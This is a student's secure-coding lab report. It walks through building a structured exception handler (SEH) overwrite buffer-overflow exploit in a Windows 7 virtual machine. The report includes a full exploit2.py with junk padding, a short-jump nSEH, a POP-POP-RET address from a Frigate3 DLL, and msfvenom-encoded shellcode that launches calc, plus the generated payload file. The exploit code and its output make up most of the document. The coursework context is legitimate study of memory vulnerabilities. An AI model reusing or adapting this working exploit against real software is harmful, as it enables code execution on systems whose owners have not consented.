CSE-2010

Secure Coding(L23 + L24)


VIT-AP UNIVERSITY

Lab - 9

Name :- MD Shafiq Ahmed

Reg no :- 18BCN7122

- **Download Vulln.zip from teams.**




Name	Date modified	Type	Size
03.04.2021	22-05-2021 18:19	WinRAR ZIP archive	822 KB
10.04.2021	22-05-2021 18:00	WinRAR ZIP archive	945 KB
17.04.2021 (1)	22-05-2021 18:00	WinRAR ZIP archive	15,383 KB
18BCN7122_lab-1_SC	13-02-2021 12:23	Adobe Acrobat D...	407 KB
18BCN7122_Lab-2_SC	15-02-2021 13:39	Adobe Acrobat D...	370 KB
18BCN7122_Lab-3_SC	20-02-2021 07:58	Adobe Acrobat D...	269 KB
18BCN7122_LAB-4_SC	06-03-2021 11:21	Adobe Acrobat D...	408 KB
18BCN7122_LAB-5_SC	04-03-2021 21:09	Adobe Acrobat D...	636 KB
18BCN7122_LAB-6_SC	14-03-2021 00:56	Adobe Acrobat D...	529 KB

10.04.2021.zip - ZIP archive, unpacked size 966,555 bytes


Name	Size	Packed	Type	Modified	CRC32
..			File folder		
10.04.2021	966,555	966,555	File folder		

Please note that WinRAR is not free software. After a 40 day trial period you must either buy a license or remove it from your computer.

- **Deploy a virtual windows 7 instance and copy the Vulln.zip into it.**




- **Unzip the zip file. You will find two files**




Name	Date modified	Type	Size
Lab 9-10.04.2021	22-05-2021 12:30	Office Open XML ...	20 KB
memory_vulnerabilities_code_walkthrough	22-05-2021 12:30	Office Open XML ...	925 KB

- **Download and install python 2.7.* or 3.5.***




```
Python 2.7.18 (v2.7.18:8d21aa21f2, Apr 20 2020, 13:25:05) [MSC v.1500 64 bit (AM
D64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>> 
```

- **Run the exploit script to generate the payload**


exploit2.py - C:\Users\Shafiq Ahmed\Desktop\03.04.2021\03.04.2021\exploit2.py (2.7.18)
File
Edit
Format
Run
Options
Window
Help
Ln: 1
Col: 0

```
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B                POP EBX
#40010C4C   5D                POP EBP
#40010C4D   C3                RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed

buf =  b""
buf += b"\x89\xe3\xdb\xdb\xd9\x73\xf4\x5e\x56\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x79\x78\x4e"
buf += b"\x62\x37\x70\x75\x50\x47\x70\x31\x70\x4b\x39\x6b\x55"
buf += b"\x34\x71\x6b\x70\x65\x34\x4c\x4b\x50\x50\x36\x50\x6e"
buf += b"\x6b\x31\x42\x36\x6c\x4e\x6b\x33\x62\x67\x64\x4c\x4b"
buf += b"\x61\x62\x35\x78\x64\x4f\x6e\x57\x53\x7a\x67\x56\x65"
buf += b"\x61\x6b\x4f\x6c\x6c\x55\x6c\x35\x31\x63\x4c\x73\x32"
buf += b"\x34\x6c\x51\x30\x4b\x71\x68\x4f\x76\x6d\x67\x71\x58"
buf += b"\x47\x49\x72\x6c\x32\x46\x32\x71\x47\x6c\x4b\x42\x72"
buf += b"\x62\x30\x6e\x6b\x32\x6a\x45\x6c\x6c\x4b\x42\x6c\x67"
buf += b"\x61\x62\x58\x4d\x33\x77\x38\x37\x71\x6e\x31\x32\x71"
buf += b"\x6e\x6b\x76\x39\x67\x50\x46\x61\x6e\x33\x6c\x4b\x77"
buf += b"\x39\x36\x78\x39\x73\x56\x5a\x71\x59\x4c\x4b\x50\x34"
buf += b"\x4c\x4b\x63\x31\x7a\x76\x44\x71\x69\x6f\x6e\x4c\x6f"
buf += b"\x31\x48\x4f\x46\x6d\x35\x51\x68\x47\x66\x58\x39\x70"
buf += b"\x44\x35\x49\x66\x64\x43\x53\x4d\x68\x78\x45\x6b\x51"
buf += b"\x6d\x44\x64\x51\x65\x68\x64\x72\x78\x4c\x4b\x56\x38"
```

- **Generate the payload by executing exploit2.py**




Name	Date modified	Type	Size
exploit2	23-05-2021 10:32	Python File	3 KB
Lab 8-03.04.2021	22-05-2021 12:30	Office Open XML ...	20 KB
payload	23-05-2021 10:32	Text Document	5 KB

payload
Text Document

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAë K♀ @%ã00Ùsô^VYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0
```

- **Install Vuln_Program_Stream.exe and Run the same**

